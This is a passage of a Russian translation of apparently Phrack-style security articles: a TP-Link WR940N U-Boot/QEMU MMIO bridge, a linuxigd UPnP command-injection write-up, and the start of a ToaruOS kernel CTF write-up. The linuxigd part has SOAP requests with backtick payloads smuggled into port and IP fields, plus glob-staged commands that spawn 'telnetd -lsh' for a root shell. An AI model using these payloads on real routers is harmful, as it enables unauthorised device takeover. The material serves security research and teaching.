Первая идея — использовать `/dev/mem` для чтения/записи физической памяти — провалилась: запись в эти области вызывала `segfault`. ОС полностью загружена работающими драйверами, что делает постоянную работу с регионами крайне нестабильной. Использование загрузчика оказалось лучшей идеей: никаких драйверов, никакой ОС — только GPIO.

Была также попытка bit-bang пинов GPIO для E-JTAG с Arduino Nano — безрезультатно.

7 — Попробуйте сами!

- Выключите WR940Nv6.
- Подключите последовательный адаптер к UART-пинам (нужно припаять два перемычки для RX/TX).
- Запустите скрипт ниже для перевода WR940Nv6 в шелл Das U-Boot.
- Включите роутер кнопкой сзади.
- Подключитесь к TCP-порту 1337.
- Отправьте строку `w0x18040008 0x00080000` для включения синего светодиода.
- Отправьте `w0x18040008 0x00004000` для выключения.
- Отправьте `shutdown` для завершения.

ММИО MITM Python-скрипт:

```
import serial
import time
import socket
import logging

### CONSTS ###
GPIO_OUT = 0x18040008
logger = logging.getLogger(__name__)
logging.basicConfig(filename='bootup.log',
                    format=''%(asctime)s;%(message)s',
                    datefmt='%H:%M:%S', filemode='w',
                    encoding='utf-8', level=logging.DEBUG)

def get_response(ser):
    time.sleep(0.02)
    out = b""
    while ser.inWaiting() > 0:
        out += ser.read(1)
    return out

def read_from_phy_memory(ser, address):
    print(f'[*] Reading from Address: 0x{address:08X}...')
    ser.write(bytes(f"md 0x{address:08X} 1\n", "UTF-8"))
    out = get_response(ser)
    offset = out.rfind(bytes(f'{address:08x}: ', "UTF-8"))
    value = int(b'0x' + out[offset + len(bytes(f'{address:08x}: ',
        "UTF-8")):offset + len(bytes(f'{address:08x}: ', "UTF-8")) + 8], 16)
    logging.debug(f"READ: 0x{address:08X}: 0x{value:08X}")
    return value

def write_to_phy_memory(ser, address, value):
    print(f'[*] Writing to Address: 0x{address:08X} with value \
0x{value:08X}...')
    logging.debug(f"WRITE: 0x{address:08X}: 0x{value:08X}")
    ser.write(bytes(f"mw 0x{address:04X} 0x{value:04X}\n", "UTF-8"))
    time.sleep(0.01)

def test_uboot_cmd_line(ser, test_string):
    ser.write(bytes(f"{test_string}\n", "UTF-8"))
    out = get_response(ser)
    if bytes(f'Unknown command \'{test_string}\'', "UTF-8") in out:
```

```

        return True

def spam_tpl_for_uboot(ser, max_attempts):
    while True:
        ser.write(b'tpl')
        out = get_response(ser)
        if b"apl5l>" in out:
            print(f"[+] Router is now in [REDACTED] state with \
{max_attempts} attempts remaining.")
            return True
        max_attempts -= 1
        if max_attempts == 0:
            print(f"[-] Unable to get the router into the [REDACTED] state. \
Try Rebooting...")
            return False

def listen_and_respond(ser, port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    try:
        s.bind(("0.0.0.0", port))
    except socket.error as msg:
        print(f'[-] Bind failed. Error Code : ' + str(msg[0]) + \
' Message ' + msg[1])
        return False
    s.listen(1)
    print(f'[*] Socket now listening on port {port}')
    while True:
        conn, addr = s.accept()
        msg = conn.recv(1024)
        while len(msg) > 0:
            if msg == b'exit\n':
                conn.send(bytes(f'[*] Byeeeeee\n', "UTF-8"))
                conn.close()
                break
            if msg == b'shutdown\n':
                conn.send(bytes(f'[*] The server is going down down\n',
"UTF-8"))
                conn.close()
                s.shutdown(socket.SHUT_WR)
                s.close()
                return
            elif msg[0] == ord('r'):
                addr = int(msg[1:].strip(b'\n'), 16)
                out = read_from_phy_memory(ser, addr)
                conn.send(bytes(hex(out), "UTF-8"))
            elif msg[0] == ord('w'):
                address = msg[1:].split(b" ")[0]
                value = msg[1:].split(b" ")[1].strip(b'\n')
                write_to_phy_memory(ser, int(address, 16), int(value, 16))
                conn.send(b'1')
            msg = conn.recv(1024)

def splash():
    print('[~ * ~ [WR940N MMIO MITM] ~ * ~]')
    print('[>>>>>>>>>> by: black0wl <<<<<<<<<<]')

def main():
    ser = serial.Serial(
        port='/dev/ttyUSB1', # Измените для вашего USB-адаптера
        baudrate=115200
    )
    already_open = test_uboot_cmd_line(ser, "0wl")
    ser.isOpen()
    if (already_open != True):
        print(f'[*] Attempting to get the WR940N into the Das U-Boot shell...')
        if (spam_tpl_for_uboot(ser, 5000) == False):
            ser.close()
            return
    else:
        print(f'[*] Router is already in the Das U-boot shell :D")

```

```

ser.write(b'\n\n')
listen_and_respond(ser, 1337)

if __name__ == '__main__':
    splash()
    main()
    print('[*] - Done')

```

Код платы Qemu (файл помещается в qemu/hw/mips, только GPIO, SPI и DDR; остальное — задача читателя):

```

/*
 * System emulation for the WR940N V6 board, but stripped for Phrack
 * by black0wl <3
 */

#include "qemu/osdep.h"
#include "qapi/error.h"
#include "qemu/datadir.h"
#include "exec/address-spaces.h"
#include "hw/clock.h"
#include "hw/mips/mips.h"
#include "net/net.h"
#include "sysemu/sysemu.h"
#include "hw/boards.h"
#include "hw/loader.h"
#include "elf.h"
#include "hw/sysbus.h"
#include "hw/qdev-properties.h"
#include "qemu/error-report.h"
#include "sysemu/qtest.h"
#include "sysemu/reset.h"
#include "sysemu/runstate.h"
#include "cpu.h"
#include "hw/mips/wr940n.h"

int client_fd = 0; // global lol
#define BIOS_FILENAME "u-boot.bin"

static struct _loaderparams {
    int ram_size;
    const char *kernel_filename;
    const char *kernel_cmdline;
    const char *initrd_filename;
} loaderparams;

typedef struct ResetData {
    MIPS_CPU *cpu;
    uint64_t vector;
} ResetData;

static uint64_t load_kernel(void)
{
    uint64_t entry, kernel_high, initrd_size;
    long kernel_size;
    ram_addr_t initrd_offset;

    kernel_size = load_elf(loaderparams.kernel_filename, NULL,
                          cpu_mips_kseg0_to_phys, NULL,
                          &entry, NULL,
                          &kernel_high, NULL, TARGET_BIG_ENDIAN,
                          EM_MIPS, 1, 0);
    if (kernel_size < 0) {
        error_report("could not load kernel '%s': %s",
                    loaderparams.kernel_filename,
                    load_elf_strerror(kernel_size));
        exit(1);
    }

    initrd_size = 0;
    initrd_offset = 0;

```



```

    if (loaderparams.initrd_filename) {
        initrd_size = get_image_size(loaderparams.initrd_filename);
        if (initrd_size > 0) {
            initrd_offset = ROUND_UP(kernel_high, INITRD_PAGE_SIZE);
            if (initrd_offset + initrd_size > loaderparams.ram_size) {
                error_report(
                    "memory too small for initial ram disk '%s'",
                    loaderparams.initrd_filename);
                exit(1);
            }
            initrd_size = load_image_targphys(
                loaderparams.initrd_filename,
                initrd_offset, loaderparams.ram_size - initrd_offset);
        }
        if (initrd_size == (target_ulong) -1) {
            error_report("could not load initial ram disk '%s'",
                loaderparams.initrd_filename);
            exit(1);
        }
    }
    return entry;
}

static void main_cpu_reset(void *opaque)
{
    ResetData *s = (ResetData *)opaque;
    CPUMIPSState *env = &s->cpu->env;

    cpu_reset(CPU(s->cpu));
    env->active_tc.PC = s->vector;
}

static void connect_to_mmio_server(void){
    int status;
    struct sockaddr_in serv_addr;
    if ((client_fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        printf("\n Socket creation error \n");
        return;
    }
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(1337);

    if (inet_pton(AF_INET, "127.0.0.1", &serv_addr.sin_addr)
        <= 0) {
        puts(
            "\n[*] bruh...");
        return;
    }

    if ((status
        = connect(client_fd, (struct sockaddr*)&serv_addr,
            sizeof(serv_addr))) < 0) {
        puts("\n[-] Connection to the MMIO MITM interface failed...");
        puts("[*] Is the MMIO MITM script even running?!?!");
        exit(-1);
        return;
    }
}

static int read_mmio_mitm(int address){
    int valread, ret_val = 0;
    char buffer[128] = { 0 };
    snprintf(buffer, sizeof(buffer), "r0x%x", address);
    send(client_fd, buffer, strlen(buffer), 0);
    memset(buffer, 0, sizeof(buffer));
    valread = read(client_fd, buffer, sizeof(buffer) - 1);
    if (valread){
        ret_val = strtol(buffer, NULL, 16);
    }
    return ret_val;
}

```

```

}

static int write_mmio_mitm(int address, int value){
    int valread, ret_val = 0;
    char buffer[128] = { 0 };
    snprintf(buffer, sizeof(buffer), "w0x%x 0x%x", address, value);
    send(client_fd, buffer, strlen(buffer), 0);
    memset(buffer, 0, sizeof(buffer));
    valread = read(client_fd, buffer, sizeof(buffer) - 1);
    if (valread){
        ret_val = atoi(buffer);
    }
    return ret_val;
}

// MMIO-коллбэки для GPIO
static uint64_t gpio_mmio_read(void *opaque, hwaddr addr, unsigned size)
{
    int base_addr = 0x18040000;
    int ret_val = 0;
    ret_val = read_mmio_mitm(base_addr + addr);
    return ret_val;
}

static void gpio_mmio_write(void *opaque, hwaddr addr,
                           uint64_t val, unsigned size)
{
    int base_addr = 0x18040000;
    if (addr == 0x44){ // UART Multiplexing - пропускаем.
        return;
    }
    write_mmio_mitm(base_addr + addr, val);
    return;
}

static const MemoryRegionOps gpio_mmio_ops = {
    .read = gpio_mmio_read,
    .write = gpio_mmio_write,
    .endianness = DEVICE_BIG_ENDIAN
};

// MMIO-коллбэки для SPI
static uint64_t spi_mmio_read(void *opaque, hwaddr addr, unsigned size)
{
    struct SPI_IO *spi_io = opaque;
    switch (addr) {
        case 0x0:
            return 1;
        case 0x8:
            break;
        case 0xC: // (SPI_READ_DATA_ADDR)
            spi_io->cmd = ((spi_io->cmd & 0x0F) << 4 | (spi_io->cmd & 0xF0) >> 4
                | (spi_io->cmd & 0xF000) >> 4 | (spi_io->cmd & 0xF00) << 4 |
                (spi_io->cmd & 0xF0000) << 4 | (spi_io->cmd & 0xF00000) >> 4 |
                (spi_io->cmd & 0xF000000) << 4 | (spi_io->cmd & 0xF0000000) >> 4);
            if (spi_io->cmd == 0x9F){
                spi_io->cmd = 0;
                return 0x1337;
            }
            break;
        default:
            break;
    }

    return 0;
}

static void spi_mmio_write(void *opaque, hwaddr addr,
                           uint64_t val, unsigned size)
{
    struct SPI_IO *spi_io = opaque;

```

```

switch (addr) {
case 0x0:
    break;
case 0x8: // (SPI_IO_CONTROL_ADDR)
    if ((val == 0x70000) && (spi_io->cmd_in_progress == 0)){
        spi_io->cmd_offset = 0;
        spi_io->cmd = 0;
        spi_io->cmd_in_progress = 1;
    }
    else if ((val == 0x70000) && (spi_io->cmd_in_progress == 1)){
        spi_io->cmd_in_progress = 0;
        break;
    }
    if ((val & (1 << 8)) && (val & (1 << 18))){
        if (spi_io->cmd_offset == 32){
            break;
        }
        spi_io->cmd |= (val & 1) << spi_io->cmd_offset;
        spi_io->cmd_offset++;
    }
    break;
default:
    break;
}

return;
}

static const MemoryRegionOps spi_mmio_ops = {
    .read = spi_mmio_read,
    .write = spi_mmio_write,
    .endianness = DEVICE_BIG_ENDIAN
};

// MMIO-коллбэки для DDR
static uint64_t ddr_mmio_read(void *opaque, hwaddr addr, unsigned size)
{
    int base_addr = 0x18000000;
    int ret_val = 0;
    ret_val = read_mmio_mitm(base_addr + addr);
    return ret_val;
}

static void ddr_mmio_write(void *opaque, hwaddr addr,
                           uint64_t val, unsigned size)
{
    int base_addr = 0x18000000;
    write_mmio_mitm(base_addr + addr, val);
    return;
}

static const MemoryRegionOps ddr_mmio_ops = {
    .read = ddr_mmio_read,
    .write = ddr_mmio_write,
    .endianness = DEVICE_BIG_ENDIAN
};

```

Заголовочный файл (wr940n.h) помещается в qemu/include/hw/mips/:

```

#include <byteswap.h>
#include "hw/sysbus.h"
#include "chardev/char-fe.h"
struct fw_sections parse_wr940n_firmware_header(char *filename);

struct fw_sections{
    char *bootloader;
    int boot_loader_len;
    char *kernel;
    int kernel_len;
    char *rootfs;

```

```

    int root_fs_len;
};

/*
lifted from
https://github.com/jtreml/firmware-mod-kit/blob/master/src
/firmware-tools/mktplinkfw.c
*/
struct fw_header {
    uint32_t version;
    char vendor_name[24];
    char fw_version[36];
    uint32_t hw_id;
    uint32_t hw_rev;
    uint32_t unk1;
    uint8_t md5sum1[16];
    uint32_t unk2;
    uint8_t md5sum2[16];
    uint32_t unk3;
    uint32_t kernel_la;
    uint32_t kernel_ep;
    uint32_t fw_length;
    uint32_t kernel_ofs;
    uint32_t kernel_len;
    uint32_t rootfs_ofs;
    uint32_t rootfs_len;
    uint32_t boot_ofs;
    uint32_t boot_len;
    uint16_t ver_hi;
    uint16_t ver_mid;
    uint16_t ver_lo;
    uint8_t pad[354];
};

struct SPI_IO {
    /*< private >*/
    SysBusDevice parent_obj;
    /*< public >*/

    MemoryRegion regs_region;
    CharBackend chr;

    char *spi_contents;
    char model_number[5];
    uint32_t read_offset;
    uint32_t read_len;
    uint8_t busy_flag;
    uint32_t cmd;
    uint8_t cmd_offset;
    uint8_t cmd_in_progress;
};

```

Добавьте плату в Qemu, модифицировав `qemu/hw/mips/meson.build`:

```
mips_ss.add(when: 'CONFIG_WR940N', if_true: files('0wl_wr940n_v6.c'))
```

В `qemu/hw/mips/Kconfig`:

```

config WR940N
    bool
    select SERIAL
    select MIPSNET

```

Для запуска:

```
./qemu-system-mips -s -machine WR940NV6 -bios WR940NV6_FW_FILE
```

Плата автоматически извлекает содержимое прошивки WR940NV6, отображает загрузчик и ядро и начинает выполнение Das U-Boot. Вы увидите мигание LED на физическом устройстве, после чего виртуальная плата упадёт из-за не выделенной MMIO-области. Завершить остальные MMIO-периферийные устройства — задача читателя.

Удачного хакинга :)

Ссылки

[1] https://static.tp-link.com/resources/gpl/TL-WR940NV6_GPL.tar.gz
[2] <https://github.com/Deoptim/atheros>

7 — Покоряем сеть силой шелла

Авторы: Gabriel & Thomas

1. Аннотация

Контроль над LAN можно получить, используя старый сетевой сервис, открывающий путь через HTTP-запросы. Нацелившись на уязвимость в разборе параметров запроса к сервису, терпеливый атакующий может принудительно выполнять несанкционированные команды как через командную строку. Этот поток позволяет обойти встроенные наборы правил, которые иначе блокировали бы подобные эксплойты, открывая возможность получить более глубокий доступ. Тщательно формируя неожиданные HTTP-запросы и манипулируя специфическими SOAP-payload'ами, можно достичь желаемого — захвата сети.

2. Введение

Universal Plug and Play (UPnP) давно является предметом озабоченности из-за широкого распространения при настройке сетей, нередко в ущерб безопасности. Изначально предназначенный для автоматического обнаружения и настройки устройств в сети, UPnP опирается на Internet Gateway Device (IGD) — как правило, роутер — для управления входящим и исходящим трафиком. Удобные функции — автоматическое проброска портов и NAT-обход — одновременно открывают двери для эксплуатации.

Со временем Linux IGD-реализации становятся всё более актуальны в ландшафте угроз. Несмотря на устарелость сервиса, UPnP по-прежнему представляет ряд уязвимостей. В следующем разделе рассматривается эксплуатация модифицированной версии `linuxigd` (`linux-igd`)[1].

3. Аудит белого ящика

Исходный код `linuxigd` (`linux-igd`) на SourceForge[2]. Сервис сначала писался на C++, начиная с версии 0.95 перешли на C.

+-----+-----+


Version	Language
gateway-0.71.tgz	C++
gateway-0.75.tgz	C++
gateway-0.90.tgz	C++
gateway-0.91.tgz	C++
linuxigd-0.92.tgz	C++
linuxigd-0.95.tar.gz	C
linuxigd-1.0.tar.gz	C

В файле `pmlist.c` обнаружены внедрения команд в функциях `pmlist_AddPortMapping()` и `pmlist_DeletePortMapping()`. Строка команды формируется через `snprintf` с контролируемые атакующим элементами и передается в `system()`:

```
int pmlist_AddPortMapping(int enabled, char *protocol, char *externalPort,
                        char *internalClient, char *internalPort)
{
    if (enabled)
    {
        ...
        char command[COMMAND_LEN];
        int status;
        {
            ...
            snprintf(command, COMMAND_LEN, "%s -t nat -I %s -i %s -p %s"
                " --dport %s -j DNAT --to %s:%s", g_vars.iptables,
                g_vars.preroutingChainName, g_vars.extInterfaceName,
                protocol, externalPort, internalClient, internalPort);
            trace(3, "%s", command);
            system(command);
            ...
        }
        if (g_vars.forwardRules)
        {
            snprintf(command, COMMAND_LEN, "%s -A %s -p %s"
                " -d %s --dport %s -j ACCEPT", g_vars.iptables,
                g_vars.forwardChainName, protocol, internalClient,
                internalPort);
            trace(3, "%s", command);
            system(command);
            ...
        }
        ...
    }
    return 1;
}
```

Стек вызовов:





Ограничения структуры portMap (из pmlist.h):

```

struct portMap
{
    int m_PortMappingEnabled;
    long int m_PortMappingLeaseDuration;
    char m_RemoteHost[16];
    char m_ExternalPort[6];
    char m_InternalPort[6];
    char m_PortMappingProtocol[4];
    char m_InternalClient[16];
    char m_PortMappingDescription[50];
    int expirationEventId;
    long int expirationTime;
    struct portMap* next;
    struct portMap* prev;
} *pmlist_Head, *pmlist_Tail, *pmlist_Current;

```

4. Компиляция и отладка

Для изучения поведения сервиса рекомендуется компилировать из исходников и отлаживать. Компиляция оказалась непростой из-за устаревшего кода — решением стала компиляция и запуск в виртуальной машине (x86_64) на QEMU с Fedora 21.

```

$ qemu-img create -f qcow2 fedora21.qcow2 20G

$ qemu-system-x86_64 \
    -m 4G \
    -smp 4 \
    -cdrom Fedora-Live-Workstation-x86_64-21-5.iso \
    -drive file=fedora21.qcow2,format=qcow2 \
    -boot d \
    -net nic\
    -net user \
    -vga std \
    -display default

```

После установки ОС:

```

$ qemu-system-x86_64 \
    -m 4G \
    -smp 4 \
    -drive file=fedora21.qcow2,format=qcow2 \
    -net nic \
    -net user,hostfwd=tcp::2222-:22 \
    -vga std \
    -display default

```

Сначала компилируем libupnp 1.3.1 [5]:

```

$ tar -xf libupnp-1.3.1.tar.gz

```

```
$ cd libupnp-1.3.1/
$ ./configure
$ make -j4
$ sudo make install
```

Затем linuxigd:

```
$ tar -xf linuxigd-1.0.tar.gz
$ cd linuxigd-1.0/
$ make -j4
$ sudo make install
```

Создаём WAN-интерфейс (dummy):

```
$ sudo ip link add name dummy0 type dummy
$ sudo ip link set dummy0 up
$ sudo ip addr add 192.168.13.37/24 dev dummy0
```

Запускаем сервис:

```
$ sudo LD_LIBRARY_PATH=/usr/local/lib upnpd -f <WAN_IFACE> <LAN_IFACE>
```

Для отладки:

```
$ ps auxf|grep upnpd
$ gdb -p <PID>
$ (gdb) break system
$ (gdb) c
```

HTTP-запрос для вызова уязвимой функции:

```
POST /upnp/control/WANIPConn1 HTTP/1.1
Host: 127.0.0.1:49152
Content-Type: text/xml; charset="utf-8"
SOAPAction: "urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"
Content-Length: 704
```

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:urn="urn:schemas-upnp-org:service:WANIPConnection:1">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:AddPortMapping>
      <NewRemoteHost></NewRemoteHost>
      <NewEnabled>1</NewEnabled>
      <NewLeaseDuration>1</NewLeaseDuration>
      <NewPortMappingDescription>POC</NewPortMappingDescription>
      <NewProtocol>AAA</NewProtocol>
      <NewExternalPort>BBBB</NewExternalPort>
      <NewInternalClient>CCCCCCCCCCCCCCCC</NewInternalClient>
      <NewInternalPort>DDDD</NewInternalPort>
    </urn:AddPortMapping>
  </soapenv:Body>
</soapenv:Envelope>
```

После отправки через curl выполняются четыре системные команды, сводящиеся к двум уникальным:

```
$ U AAA --dport BBBB -j DNAT --to CCCCCCCCCCCCCC:DDDD
$ U AAA -d CCCCCCCCCCCCCC --dport DDDD -j ACCEPT
```

5. Становимся белым поясом по Bash Jiu Jitsu

У нас есть два разных места для инъекции. Ограничения:

1. Суммарно контролируем 28 символов в первой команде и 23 — во второй.
2. Точки инъекции несмежные.

Обратные кавычки (` ``) в shell-скриптинге используются для подстановки команд. Поскольку эти интерпретированные команды не производят вывода в stdout, мы можем «склеить» разные точки инъекции:

```
$ U ;A` --dport `BBB` -j DNAT --to `CCCCCCCCCCCCC`:`DDDD
...
sh: --dport: command not found
sh: -j: command not found
sh: ABBBCCCCCCCCCCCCDDDD: command not found
```

Команда ABBBCCCCCCCCCCCCCCCCDDDD (длина 21) выполняется.

6. Становимся фиолетовым поясом по Bash Jiu Jitsu

Некоторые варианты linuxigd реализуют проверки значений. Например, NewExternalPort и NewInternalPort проверяются через atoi():

```
a = atoi(ext_port);
if (a > 65535 || a < 1)
{
    return -1;
}
```

Но atoi() останавливается на первом нечисловом символе. Payload 5`BB` пройдёт проверку (atoi вернёт 5), но команда будет содержать инъекцию:

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    char numberStr[] = "5`BB`";
    int a = atoi(numberStr);
    if (a > 65535 || a < 1)
    {
        return -1;
    }
    return 0;
}

$ gcc test_atoi.c -o test_atoi
$ ./test_atoi
$ echo $?
0
```

7. Становимся чёрным поясом по Bash Jiu Jitsu

Теперь представим, что цель проверяет IP-адрес через inet_aton():

```
if (0 == inet_aton(int_ip, &req_addr))
{
    return -1;
}
```

inet_aton() успешно конвертирует начальную часть строки, игнорируя хвостовые символы (192.168.1.1 `C`):

```
const char *ip_str_b = "192.168.1.1 `C`";
struct in_addr addr_b;
if (0 == inet_aton(ip_str_b, &addr_b)) {
```

```

    printf("Internal Error.\n");
    return -1;
}

$ gcc test_inet_aton.c -o test_inet_aton
$ ./test_inet_aton
$ echo $?
0

```

Итоговая инъекция:

```

$ U ;A` --dport 5`BB` -j DNAT --to 192.168.1.1 `C`:6`DDD
...
sh: ABBCDDD: command not found

```

При IP вида 192.168.1.1 нам доступно 7 (или 6) символов, при IP вида 10.10.0.1 — 9 (или 8).

8. Заявляем превосходство

Как выполнить произвольные команды при всего 7 доступных символах?

Ответ: использовать глоббинг. Глоббинг — сопоставление имён файлов по паттернам (wildcard). Паттерны *, ?, [. . .] поддерживаются во всех совместимых с POSIX оболочках.

Порядок файлов при глоббинге в C-локали (ash/BusyBox):

- Цифры (0-9) первыми.
- Заглавные буквы (A-Z) следующими.
- Строчные буквы (a-z) последними.

Простейший случай (8 символов, ash):

Создаём файлы killall и telnetd:

```

$ >killall
$ >telnetd

```

Завершаем telnetd и перезапускаем с нужными опциями:

```

$ k* t*
$ t* -lsh

```

7 символов (более сложный вариант):

Записываем строку "killal\n" в ".a":

```

$ >killal
$ >echo
$ *>>l
$ cp l .a
$ rm -r *

```

Записываем " echo\n" в ".c":

```

$ >" "
$ >echo
$ e* *>>l
$ cp l .c
$ rm -r *

```

Записываем "telnet\n" в ".d":

```

$ >telnet
$ >echo
$ *>>l
$ cp l .d
$ rm -r *

```

Записываем "lsh\n" в ".g":

```
$ >lsh
$ >echo
$ *>>l
$ cp l .g
$ rm -r *
```

(Дальнейшие шаги по обрезке строк через `head -c N` аналогичны — для краткости опущены подробности методики усечения.)

Выполняем команду `killall telnetd`:

```
$ >cat
$ cp .a A
$ cp .b B
$ cp .c C
$ cp .d D
$ cp .e E
$ c* ?|sh
```

Выполняем команду `telnetd -lsh`:

```
$ cp .d A
$ cp .e B
$ cp .c C
$ cp .f D
$ cp .g E
$ c* ?|sh
```

9. Заключение

Выбранная цель была лишь предлогом для демонстрации оптимизации внедрения команд при ограниченном количестве символов. Мы показали, что даже при наличии всего нескольких символов можно написать стейджер (в файл), который выполняет реальный вредоносный payload и компрометирует устройство.

10. Благодарности (527e876c0d7e3049d1d99f00f3fbf9a9b0c63ccf)

Хочу поблагодарить всех людей, которых нам доводилось и ещё доведётся встретить в жизни хакеров, а также всех, кто прилагал и будет прилагать усилия для документирования своей исследовательской работы.

Мы наконец можем стать бессмертными. Спасибо за всё.

11. Ссылки

- [1] THE LINUX UPNP INTERNET GATEWAY DEVICE, <https://linux-igd.sourceforge.net/changelog.php>
- [2] Linux UPnP Internet Gateway Device, <https://sourceforge.net/projects/linux-igd/>
- [3] Fedora-Live-Workstation-x86_64-21-5.iso, <https://dl02.fedoraproject.org/pub/archive/fedora/linux/releases>
- [4] Portable UPnP SDK, <https://sourceforge.net/projects/pupnp/>
- [5] libupnp-1.3.1.tar.gz, <https://sourceforge.net/projects/pupnp/files/pupnp/libUPnP%201.3.1/>

8 — Взламываем ToaruOS

Авторы: NOT / Firzen, Binary Gecko

CTF как введение в эксплуатацию ядра

Индекс

- 0 - Введение
- 1 - Задача
 - 1.1 - Среда
- 2 - ToaruOS
 - 2.1 - Защитные механизмы
- 3 - Баги ядра
- 4 - Поиск уязвимости
 - 4.1 - Как открыть файл
 - 4.2 - Как стать root в штатном режиме
 - 4.3 - SUID на уровне ядра
 - 4.4 - ptrace
 - 4.5 - Поиск первой брешы
 - 4.6 - Экскурс в плоское отображение
- 5 - Уязвимость
- 6 - Запись куда угодно, но куда именно?
 - 6.1 - Нет KASLR
 - 6.2 - SUIDn't
- 7 - В заключение
- 8 - Ссылки
- A - Код эксплойта

0 — Введение

В этой статье я расскажу о процессе поиска и эксплуатации нулевого дня в ядре.

Для иллюстрации использую CTF-задачу о поиске zero-day в ядре хобби-ОС — пройдусь по слоям защиты ядра и одному из нулевых дней, использованных для их преодоления.

Это отличный способ погрузиться в низкоуровневый код и классы багов, существующих исключительно на уровне ядра, — без необходимости предварительно разбираться во внутренностях крупной современной ОС с её многочисленными защитными механизмами.

1 — Задача

На конференции 38C3 команда HXP провела CTF, включавший задачу по эксплуатации ядра под названием «Ser Szwaјcarski» (польск. «швейцарский сыр»). Задача была необычна вдвойне:

- Цель — не крупная ОС, а относительно нишевое хобби-ядро.
- Задача нацелена на текущую версию ОС (на тот момент [1]). Это означало поиск настоящего zero-day.

1.1 — Среда

Вам давался низкопривилегированный удалённый шелл на ToaruOS[2] и нужно было получить доступ к флагу в файле, доступном только root.

Также предоставлялся Dockerfile для идентичной локальной среды.

2 — ToaruOS

ToaruOS — unix-подобная хобби-ОС, написанная Кевином Лангом. Один из наиболее продвинутых хобби-проектов, активно развивается. Перейдём сразу к релевантным деталям.

2.1 — Защитные механизмы

Современные ОС используют множество защитных механизмов. Краткий обзор основных на x86_64 Linux и их применимость к ToaruOS:

CPU-кольца: На x86 CPU работает с несколькими уровнями привилегий (кольцами). Кольцо 0 — режим ядра, кольцо 3 — пользовательский режим. Системные вызовы — это способ кода в кольце 3 инициировать прерывание, обрабатываемое в кольце 0.

Защита страниц: Страница — физическая область памяти, которую можно отобразить на один или несколько виртуальных адресов. Отображения имеют флаги P (Present), R/W (Read/Write), U/S (User/Supervisor). Одна физическая страница может быть отображена с разными правами на разные виртуальные адреса.

KASLR (Kernel Address Space Layout Randomization): Рандомизация адресного пространства ядра — аналог ASLR для пользовательского пространства. Не даёт заранее знать, куда будет отображено ядро.

SMEP/SMAP (Supervisor Mode Execution/Access Prevention): Запрещает ядру обращаться к памяти пользовательского пространства напрямую через указатель и выполнять код из пользовательской памяти в режиме ядра.

Состояние ToaruOS:

- + CPU-кольца
- + Защита страниц
- KASLR
- SMEP/SMAP

Первые два — аппаратные и присутствуют; последние два — нет.

3 — Баги ядра

Мы привыкли воспринимать гарантии ОС как данность. Конечно, обычный пользователь не может открыть /etc/shadow. Конечно, нельзя просто прикрепить отладчик к root-процессу. Но всё это обеспечивается операционной системой — и если ОС не остановит вас, вы можете делать всё.

Баги ядра могут иметь те же первопричины, что и баги пользовательского пространства, — но существуют и совершенно иные классы, возможные только в ядре.

ToaruOS имеет много сходств с Linux, и велик соблазн предположить, что он предоставляет те же гарантии. Это ловушка.

4 — Поиск уязвимости

Задача ядра — обеспечивать гарантии безопасности. Начнём с того, как именно оно это делает. Наша цель — прочитать файл.

Вызов `open()` в `libc` инициирует системный вызов. Код ядра ToaruOS — `sys_open()` в `/kernel/sys/syscall.c`:

```
long sys_open(const char * file, long flags, long mode) {
    PTR_VALIDATE(file);
    if (!file) return -EFAULT;
    fs_node_t * node = kopen((char *)file, flags);

    int access_bits = 0;

    if (node && (flags & O_CREAT) && (flags & O_EXCL)) {
        close_fs(node);
        return -EEXIST;
    }
    ...
    int fd = process_append_fd(this_core->current_process, node);
    ...
    return fd;
}
```

Сначала проверяется, что `file` — валидный указатель пользовательского пространства. Затем файл открывается и выполняются проверки прав доступа. Если всё в порядке, возвращается файловый дескриптор. Поскольку проверки выглядят разумно, нужно либо изменить права файла, либо повысить привилегии.

4.2 — Как стать root в штатном режиме

`sudo` — программа, работающая в кольце 3. Она не может напрямую менять UID. Секрет в SUID-флаге: файл с ним выполняется не от имени запустившего пользователя, а от имени владельца файла.

```
local@livecd ~$ ls -al /bin/sudo
-r-sr-xr-x 1 root root 10384 Mar 16 17:26 /bin/sudo
```

4.3 — SUID на уровне ядра

Реализация SUID в ToaruOS — в функции `elf_exec()` в `/kernel/misc/elf64.c`:

```
if ((file->mask & S_ISUID) &&
    !(this_core->current_process->flags &
      (PROC_FLAG_TRACE_SYSCALLS | PROC_FLAG_TRACE_SIGNALS)))
{
    /* setuid */
    this_core->current_process->user = file->uid;
}
```

Если флаг `S_ISUID` установлен, UID процесса устанавливается равным владельцу файла. Вторая половина условия запрещает применение SUID при наличии отладчика.

4.4 — ptrace

ТогауОS имеет системный вызов `ptrace` для отладки программ пользовательского пространства. Он позволяет присоединиться к процессу (`tracee`) и манипулировать им: читать регистры, одиночный шаг, читать или изменять память.

Функция `ptrace_handle()` в `/kernel/sys/ptrace.c` — огромный `switch`. Рассмотрим `ptrace_peek()` и `ptrace_poke()`.

`ptrace_peek()` читает байт из `tracee`:

```
long ptrace_peek(pid_t pid, void * addr, void * data) {
    if (!data || ptr_validate(data, "ptrace")) return -EFAULT;
    process_t * tracee = process_from_pid(pid);
    if (!tracee
        || (tracee->tracer != this_core->current_process->id)
        || !(tracee->flags & PROC_FLAG_SUSPENDED))
    )
        return -ESRCH;

    union PML * page_entry = mmu_get_page_other(
